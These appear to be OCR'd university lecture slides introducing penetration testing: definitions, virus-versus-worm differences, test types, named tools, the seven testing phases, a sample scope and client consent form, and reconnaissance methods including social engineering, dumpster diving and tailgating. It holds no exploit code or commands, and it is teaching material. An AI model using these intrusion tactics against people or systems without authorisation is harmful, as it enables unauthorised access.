PENETRATION TESTING

Mr. Avinash Kumar
Assistant Professor, SITAICS, RRU, India.
M.S, Cyber Security, United Kingdom.
Certified Ethical Hacker, Ex-Security Analyst

DEFINING PENETRATION TESTING

- Penetration testing (or pen testing) is a security exercise where a cyber-security expert attempts to find and exploit vulnerabilities in a computer system. The purpose of this simulated attack is to identify any weak spots in a system's defenses which attackers could take advantage of.

Analogy:

- This is like a bank hiring someone to dress as a burglar and try to break into their building and gain access to the vault. If the 'burglar' succeeds and gets into the bank or the vault, the bank will gain valuable information on how they need to tighten their security measures.

FUNDAMENTALS

- Vulnerability: The quality or state of being exposed to the possibility of being attacked or harmed, either physically or emotionally.
- Risk: The potential of loss or harm related to technical infrastructure or the use of technology within an organization.
- Threat: The possibility of a malicious attempt to damage or disrupt a **computer** network or system he attempt to access files and infiltrate or steal data.

WHO PERFORMS PEN TESTS?

- It’s best to have a pen test performed by someone with little-to-no prior knowledge of how the **system is secured because** they may be able to expose blind spots missed by the developers who built the system. For this reason, outside contractors are usually brought in to perform the tests. These contractors are often referred to as ‘ethical hackers’ since they are being hired to hack into a system with permission and for the purpose of increasing security.
- Many ethical hackers are experienced developers with advanced degrees and a certification for pen testing. On the other hand, some of the best ethical hackers are self-taught. In fact, some are reformed criminal hackers who now use their expertise to help fix security flaws rather than exploit them. The best candidate to carry out a pen test can vary greatly depending on the target company and what type of pen test they want to initiate.

WHAT ARE THE TYPES OF PEN TESTS?

1. Web based Penetration testing: It is more of a targeted test, also, more intense and detailed. Areas like web applications, browsers, and their components.
2. Mobile based Penetration Testing: Finding vulnerability in the application.

WHAT ARE THE TYPES OF PEN TESTS?

3. Network Based Penetration Testing:It aims to discover vulnerabilities and gaps in the network infrastructure of the clients. Since the network could have both internal and external access points, so it is mandatory to run tests locally at the client site and remotely from the outer world.

- The testers should target the following network areas in their penetration tests.
- Firewall config testing.
- Stateful analysis testing.
- Firewall bypass testing.
- IPS deception.
- DNS level attacks which include.
  - Zone transfer testing.
  - Switching or routing based testing.
  - Any miscellaneous network parameter testing.

- Infrastructure Based Penetration Testing

WHAT ARE THE TYPES OF PEN TESTS?

4. Infrastructure Based Penetration Testing: Finding vulnerability in the whole organization or the company.

VIRUSES AND WORM

- The primary difference between a virus and a worm is that viruses must be triggered by the activation of their host; whereas worms are stand-alone malicious programs that can self-replicate and propagate independently as soon as they have breached the system. Worms do not require activation—or any human intervention—to execute or spread their code.

DIFFERENCE BETWEEN VIRUSES AND WORMS

- Viruses are often attached or concealed in shared or downloaded files, both executable files—a program that runs script—and non-executable files such as a Word document or an image file. When the host file is accepted or loaded by a target system, the virus remains dormant until the infected host file is activated. Only after the host file is activated, can the virus run, executing malicious code and replicating to infect other files on wer system.
- Worms don't require the activation of their host file. Once a worm has entered wer system, usually via a network connection or as a downloaded file, it can then run, self-replicate and propagate without a triggering event. A worm makes multiple copies of itself which then spread across the network or through an internet connection. These copies will infect any inadequately protected computers and servers that connect—via the network or internet—to the originally infected device. Because each subsequent copy of a worm repeats this process of self-replication, execution and propagation, worm-based infections spread rapidly across computer networks and the internet at large.

WIRELESS LANS

- Wireless LAN stands for **Wireless Local Area Network**. It is also called LAWN (**Local Area Wireless Network**). WLAN is one in which a mobile user can connect to a Local Area Network (LAN) through a wireless connection.

COMPLEXITY OF NETWORKS TODAY

- **Network complexity** is the number of nodes and alternative paths that exist within a **computer network**, as well as the variety of communication media, communications equipment, protocols, and hardware and software platforms found in the **network**.
- Device Complexity: Router, switches, Cloud. Mobile, Laptops.
- Organization Complexity: Healthcare, Law, University…
- Working Scenario: Marketing, R&D, Finance….

FREQUENCY OF SOFTWARE UPDATES,

- Windows: The average **Windows PC** should automatically download these **updates** via **Windows Update** by **Wednesday** afternoon if it's powered on and connected to the internet. Of course, administrators may choose to delay and test these **updates** before deploying them to PCs in their organizations.
- Apple: They are marked by an increase in version number (say from **iOS** 11 to 12) and usually have major new features. The regular security **updates** are there mostly to fix bugs (making the phone more stable) and patch up security exploits that may be discovered.


AVAILABILITY OF HACKING TOOLS,

- Burp Suite
- Acunetix
- SQL Ninja

PHASES OF PENETRATION TESTING

1. Pre-Engagement Actions
2. Reconnaissance
3. Threat Modeling & Vulnerability Identification
4. Exploitation
5. Post-Exploitation
6. Reporting
7. Resolution & Re-Testing

PHASES


1
PRE-ENGAGEMENT
2
RECONNAISSANCE
3
THREAT MODELING
4
EXPLOITATION
5
POST-EXPLOITATION
6
REPORTING
7
RE-TESTING

1.THE PRE-ENGAGEMENT ACTIONS PHASE

- This pre-phase usually begins with defining the test’s scope.
- The client outlines what they want tested and by what methods.

Scope of Work

Goals


1.

2.

3.

FURTHER SUB PHASES


- They may, for example, want a network wireless and wired test or they may only want social engineering tests.
- Once we understand that,
- Get the *in-scope* targets from the client.



In range
192.168.1.0/24
192.168.2.0/24
192.168.5.0/24

Out of range
192.168.3.0/24
192.168.4.0/24 – critical servers


CONSENT FORM



Penetration Testing Request and Approval Form

Subject	Details	Customer information
General Information	Name (Primary contact point)	
	Email address	
	Phone number	
	purpose of your test	
	Test start date	
	Test end date	
	General Purpose of the web site (informational\advertising, on-line sales, social network, other)	
	Sensitive data \ processes \ work flows	
	Does the system have any development or test environments?	
	Interfaces with third-parties	
Web site Information	Web site IP Address	
	Web site URL	
	Web server OS	
	Application Technology .Net – ASP.Net \ Silverlight, \ HTML5 \ JAVA \ PHP \ other	
Email server Information	Email server IP Address	
	Email server URL	
	Email server OS	
	Email server Technology	
Security Information	FW	
	WAF	
	IDS	
more Information		

CONSENT ACKNOWLEDGEMENT SECTION



Acknowledgement:

By signing and submitting this form, you acknowledge that you are aware that by subjecting your site to penetration tests, the site and its backend systems will be subject to tests which may possibly affect the way legitimate users experience their work with your site. Possible side effects

may include slow response times, and / or possible down-time. In any event, such side effects will be kept to a minimum.

You also acknowledge that the testers may be exposed to sensitive information stored on your systems. This information may include IP, client information, financial information as well as any other sensitive information stored on your systems.

In addition, the tests may include changes to some data stored on your system. Therefore, it is advised that you perform a backup of the entire system, so that any change made as a result of the tests may be rolled back.

Full Name	
Position	
Signature	
Company Signature	
Date	


2. THE RECONNAISSANCE PHASE

- The idea of this phase is to gather **as much** info about the subject as we possibly can.
- Common reconnaissance methods include:
- Search engine queries to gather data about the personnel, systems, or technologies of the client.
- Domain name searches, WHOIS lookups, and reverse DNS to get subdomains, people's names, and data about the attack surface.
- Social Engineering to find out positions, technologies, email addresses
- Internet foot-printing looking for email addresses, social accounts, names, positions
- Dumpster diving to find valuable data that may be used for attacks or social engineering
- Tailgating to get physical access or pictures with hidden cameras

3. THE THREAT MODELING AND VULNERABILITY IDENTIFICATION PHASE

- Once we feel we have sufficient info about the client’s systems, we can start modeling the threats that the client would realistically face and identify vulnerabilities that will allow for those attacks.
- It’s kind of a pre-attack phase in which we get everything ready.
- we might start using scanning tools or port scanners to find open ports, live hosts, etc

OS DETECTION

